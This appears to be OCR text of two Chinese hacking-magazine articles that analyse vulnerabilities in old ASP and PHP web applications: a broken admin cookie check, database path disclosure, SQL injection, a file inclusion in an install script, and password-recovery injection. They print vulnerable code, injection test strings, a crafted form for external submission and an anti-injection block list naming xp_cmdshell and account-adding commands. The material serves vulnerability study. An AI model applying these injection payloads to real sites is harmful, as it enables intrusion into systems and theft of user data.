
一、ASP篇

1.站长俱乐部论坛系统 V1.0

此套程序打着站长俱乐部的旗号，我也不知道真实性，但觉得假的成分居多，因为安全性实在不敢恭维。我看程序有个习惯，就是先看后台权限验证问题，如果碰到一个重要文件没被加上权限验证，对我们专门找BUG的人就是相当有利了。运气不错，还真让我找到了，还不止一个文件，而是整个后台的验证存在严重漏洞。我这里挑最有利用价值的文件Admin_FSO.asp，直接看验证代码：

```
if RequestCookies("Userpass")="" or RequestCookies("Userpass")<>RequestCookies("Userpass") then response.redirect "Admin_Default.asp"
```

这里很搞笑，有2个判断，我们先看第二个：**RequestCookies("Userpass")<>RequestCookies("Userpass")**。很明显，不等于符号前后都是一样的，毫无疑问它们相等，所以不会跳转，剩下一个判断就是取得的COOKIE不为空了。我们随便构造一个COOKIE，只要不为空，就可以访问Admin_FSO.asp了，这个文件可以备份相关的文件哦。COOKIE也没有必要构造，注册个用户就有了，也就是说，任何用户都可以访问Admin_FSO.asp，这里我们访问Admin_FSO.asp?menu=bak看看，再看看COOKIE，如图1。


图1 备份

研究到此，备份很鸡肋，跟BBSXP一样有个表单。我们不能控制，不过可以找到一个没有过滤一句话的地方，写入数据库，再把数据库备份成ASP的，因为数据库没有做防下载处理。

2.互动留言板

这个系统，漏洞有几个，可是威胁不大，市面流行的漏洞基本都有，但我们拿不了SHELL，不过可以玩玩社工，拿到管理员密码，看看他QQ号码，再试试拿到密码，好主意吧？

a.暴库

```
<%
Dim Data_Path,ConnStr,Conn,Rs
```

```
Data_Path="data/data.asp"
If IsFile(Data_Path)=False Then
    Data_Path="../" & Data_Path
End If
Sub OpenData()
    Set Conn=Server.CreateObject("Adodb.Connection")
    Set Rs=Server.CreateObject("Adodb.Recordset")
    Conn.Open ConnStr
End Sub
Sub CloseData()
    Set Rs=Nothing
    Set Conn=Nothing
End Sub
Sub CloseAll()
    Set Rs=Nothing
    Set Conn=Nothing
End Sub
Sub OpenRs(ByVal SqlStr)
    If Left(LCase(SqlStr),6)="select" Then
            Rs.Open SqlStr,Conn,1,3
    Else
            Conn.Execute SqlStr
    End If
End Sub
%>
```

和我们常见的连接文件不同，conn.asp文件里定义了一些函数，有2个函数要看一下：Open-Data()和OpenRs(ByVal SqlStr)，它们都涉及到了数据库的操作，但是没有用到容错语句，我们找个文件试一下，就拿主页吧，如图2。




图2 暴库

暴库是暴库了，可是我们不能下载，因为做了防下载处理，我这里只是指出BUG所在，看看WEB路径也是好的。

b.注入

直接看漏洞文件index.asp：

```
forumID=Request.QueryString("forumID")
classicID=Request.QueryString("classicID")

%>
<%
if forumID="" then
forumID=1
sql="select * from board where boardid=1"
openrs(sql)
Enable_Anonymous=Rs("anonymous")
Enable_Ubb=Rs("ubb")
rs.close
forumID=Request.QueryString("forumID")
else
sql="select * from board where boardid=" & forumID & ""
openrs(sql)
Enable_Anonymous =Rs("anonymous")
Enable_Ubb=Rs("ubb")
rs.close
```

forumID没有过滤，加个单引号，如图3。

union查询还是工具注入就看各位喜好了。

二、PHP篇

因为就只下了一套PHP的，运气可以说是不好不坏，这套程序有




图3 注射漏洞




图4 暴出路径

漏洞，但是不能拿SHELL。

1. PHPizabi 0.848b C1(开源交友系统)

因为安装完程序之后install.php等文件不会被删除，管理员不知道的话就存在被利用的可能，看/install/index.php：

```
<?php
include(isset($_GET["step"])?"steps/{$_GET["step"]}.php":"steps/1.php");
?>
```

一个文件包含漏洞就出来了哦，但是它限定了后缀名，本人初学PHP，尝试用%00来截断好像不成功，不过报错的时候也会爆出物理路径，我在官方测试的，如图4。

看以前的文章，说是可以读取非PHP后缀的文件的，如果是*nix主机，权限大的话可以读etc/password文件，Windows下可以读my.ini，拿到Mysql的ROOT密码就更方便多了，这里条件有限，无法演示了，如果哪位PHP高手知道怎么更好的利用，请告知小弟，谢谢了。

总结：

漏洞都很鸡肋，但是我们找漏洞并不是为了拿shell挂马，目的是在找BUG中更好的学习，学习是为了更好的找漏洞。放假在家还是要学习的，别让自己的大脑停下，别让自己的学习落下。

编辑点评：

本文说的几个漏洞都是点到，没有再深入的分析和利用，但是大家顺着这个思路去分析，一定可以发现惊喜的。

南通人才系统漏洞分析

文 初学者，一手夹烟

从本文可以学到：

1、搜索型注入的漏洞
2、文本框内的注入漏洞
3、跨站漏洞

这套系统对取得提交的参数基本上没有进行任何的过滤，但是对所有进行数据库操作的ASP文件都直接或间接包含了数据库的conn.asp连接文件，conn.asp文件里面对注入做了限制，代码如下：

```
<%
on error resume next
dim qs,errc,iii
qs=request.servervariables("query_string")
'response.write(qs)
dim deStr(18)
deStr(0)="net user"
deStr(1)="xp_cmdshell"
```

```
deStr(2)="/add"
deStr(3)="exec%20master.dbo.xp_cmdshell"
deStr(4)="net localgroup administrators"
deStr(5)="select"
deStr(6)="count"
deStr(7)="asc"
deStr(8)="char"
deStr(9)="mid"
deStr(10)="'"
deStr(11)=":"
deStr(12)=""""
deStr(13)="insert"
deStr(14)="delete"
deStr(15)="drop"
deStr(16)="truncate"
deStr(17)="from"
deStr(18)="%"
errc=false
for iii= 0 to ubound(deStr)
if instr(qs,deStr(iii))<>0 then
errc=true
end if
next
if errc then
Response.Write("对不起,非法URL地址请求!")
response.end
end if
db="#chenjun#sgz#/#chenxiaoshi#.FGGHHGHGHHJHJ" '这里修改数据库路径或名称
Set conn = Server.CreateObject("ADODB.Connection")
dbpath="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath(db)
conn.Open dbpath
%>
```

当你在URL上提交一些非法参数时就会输出“对不起,非法URL地址请求!”的字样,但对于不在URL上提交的参数就没有进行过滤。先看看下面的二个注入漏洞的分析,再分析下如何突破这类防注入的限制。

一、注入漏洞

1、搜索型注入的漏洞

在searchgw.asp文件中没过滤提交的搜索关键字,而且没有限制提交的长度,主要的代码如下:

```
<%
gwlb=request("gwlb")
sjyq=request("sjyq")
gwgjz=request("gwgjz")
page=clng(request("page"))
%>
……略过部分代码
if request("sjyq")="" then
if request("gwlb")="" then
sql="select * from dw_gw,job_dwpuser where dw_gw.zt='1' and dw_gw.puserid=job_dwpuser.id and job_dwpuser.lx1=2 and gwmc like '%"& gwgjz &"%' order by dw_gw.time1 desc, dw_gw.id desc"
else
sql="select * from dw_gw,job_dwpuser where dw_gw.zt='1' and dw_gw.puserid=job_dwpuser.id and job_dwpuser.lx1=2 and gwlb="&gwlb&" and gwmc like '%"& gwgjz &"%' order by dw_gw.time1 desc, dw_gw.id desc"
end if
else
if request("gwlb")="" then
sql="select * from dw_gw,job_dwpuser where dw_gw.zt='1' and dw_gw.puserid=job_dwpuser.id and job_dwpuser.lx1=2 and dw_gw.time1>=date()-"&sjyq&" and gwmc like '%"& gwgjz &"%' order by dw_gw.time1 desc, dw_gw.id desc"
else
sql="select * from dw_gw,job_dwpuser where dw_gwzt='1' and dw_gw.puserid=job_dwpuser.id and job_dwpuser.lx1=2 and gwlb="&gwlb&" and dw_gw.time1>=date()-"&sjyq&" and gwmc like '%"& gwgjz &"%' order by dw_gw.time1 desc, dw_gw.id desc"
end if
```

其中gwlb、sjyq、gwgjz三个参数分别对应的是“岗位类别”、“发布日期”、“岗位关键字”,而“岗位类别”和“发布日期”是选择项的,而“岗位关键字”是我们可提交的参数,好了,我们来检测下:

在“关键字”框内分别输入:**经理%' and 1=2 and '%'='**和**经理%' and 1=1 and '%'='**,如图1,图2,返回了不同的页面,如图3,图4。




图1 输入经理%' and 1=1 and '%'='




图2 输入经理%' and 1=2 and '%'='




图3 and 1=1的返回




图4 and 1=2的返回

对于搜索型的手工注入时,只要把(经理%' and 1=1 and '%'=')语句中的and 1=1换成一般的注入语句就行了。同样在其它可搜索的地方,如资讯频道里的“资讯搜索”也存在相同的注入漏洞,大家自己可以检测下,这儿就不分析了。

2、文本框内的注入漏洞

在密码取回文件中有部分代码如下:

```
<%
if request("gn")="add" then
pusername=request("pusername")
email=request("email")
set rsc=server.CreateObject("adodb.recordset")
sqlc="select * from job_puser where pusername='"&pusername&"' and email='"&email&"'"
rsc.open sqlc,conn,1,3
if rsc.eof and rsc.bof then
Response.Write"<script language=JavaScript>"
Response.Write"alert(""对不起!用户名或者邮箱错误!"");"
Response.Write"window.history.go(-1);"
Response.Write"</script>"

else
set rs=server.CreateObject("adodb.recordset")
sql="select * from job_puser where pusername='"&pusername&"' and email='"&email&"'"
rs.open sql,conn,1,3
```

可见程序对参数pusername没有做任何过滤就带入数据库进行查询,不过页面有二个取回密码的方法,如图5。

在方法1中有二个文本框的内容对用户输入的




图5 找回密码界面

用户名是否合法进行了判断，还要输入合法的邮箱，操作起来不太方便，我们还是看看密码取回方法2吧。在密码取回的方法2中只要求输入一个用户名(*我注册了一个jkh1188的用户*)，而且对输入的用户名是否合法没有进行判断，但限制了输入的长度，不过我们完全可以自己构造表单进行外部提交，构造的表单内容如下：

```
<FORM action="http://127.0.0.1/3.0/forget1.asp" method="post" name="form4" onSubmit="return VerifySubmita()">
<tr><td bgcolor="#FF6600" height=2></td></tr>
<tr><td height="35">用户名:<input type="uname" name="pusername1" size="50" class="input1" maxlength ="100"></td></tr>
<tr><td height="25">
<p align="center"><font color="#993300">通过密码提示找回密码</font></td></tr>
<tr><td height="30"><p align="center">
<input type="submit" value="好了,提交" name="B1" class="input1"></td></tr></FORM>
```




图6 保存到本地




图7 输入jkh1188' or 'a'='a

